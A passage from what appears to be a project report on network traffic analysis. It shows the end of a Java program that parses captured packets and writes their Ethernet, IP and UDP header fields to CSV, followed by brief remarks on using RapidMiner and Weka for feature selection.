| *CSVUtils.writeLine(cwriter,Arrays.asList("UDP",packet\_num,packet\_timestamp,packet\_wirelen,ether\_offset,ether\_length,ether\_dest,ether\_source,ether\_type,ip4\_offset,ip4\_length,ip4\_ver,ip4\_hlen,ip4\_flag,ip4\_type,ip4\_checksum,ip4\_dest,ip4\_source,udp\_offset,udp\_length,udp\_destport,udp\_sourceport,"","",udp\_hlen,"","","","","","","","","","","","","","","","","","","","","","",payload\_offset,payload\_length,payload\_data));* |
| *} catch (IOException e) {* |
| *// TODO Auto-generated catch block* |
| *e.printStackTrace();* |
| *}* |
| *}* |
| *else{* |
| *System.out.println("UNKNOWN-PKT");* |
| *//packet.getHeader(ether);* |
| *//packet.getHeader(ip);* |
| *//packet.getHeader(payload);* |
|  |
| *try {* |
| *CSVUtils.writeLine(cwriter, Arrays.asList("UNKNOWN",packet\_num,packet\_timestamp,packet\_wirelen,"","","","","","","","","","","","","","","","","","","","","","","","","","","","","","","",""));* |
| *} catch (IOException e) {* |
| *// TODO Auto-generated catch block* |
| *e.printStackTrace();* |
| *}* |
| *}* |
|  |
|  |
| *}* |
| *else{* |
| *//not tcp header* |
| *System.out.println("NO-PKT");* |
| *try {* |
| *CSVUtils.writeLine(cwriter, Arrays.asList("NO",packet\_num,packet\_timestamp,packet\_wirelen,"","","","","","","","","","","","","","","","","","","","","","","","","","","","","","","",""));* |
| *} catch (IOException e) {* |
| *// TODO Auto-generated catch block* |
| *e.printStackTrace();* |
| *}* |
| *}* |
|  |
| *}* |
|  |
| *private String tcpEndPointStr(byte addrBytes[]) {* |
| *//ip address format* |
| *String addr;* |
| *try {* |
| *addr = InetAddress.getByAddress(addrBytes).getHostAddress();* |
| *} catch (UnknownHostException ex) {* |
| *addr = "0.0.0.0";* |
| *}* |
| *return addr;* |
|  |
| *}* |
|  |
| *}, errbuf);* |
|  |
| *pcap.close();* |
| *cwriter.flush();* |
| *cwriter.close();* |
| *}* |
|  |
| *}* |
| *}* |

The example extracted feature CSV file from the binary file is shown as figure 4.




Figure 4.1.1 Extracted feature in CSV format from Dataset

That’s how we collected and extracted number of features and now we need to improve our results and list a usable features from it. At this time we have started to explore new techniques and working on data mining tools and technologies. We have worked on rapid miner, weka explore to extract useful feature from collected datasets.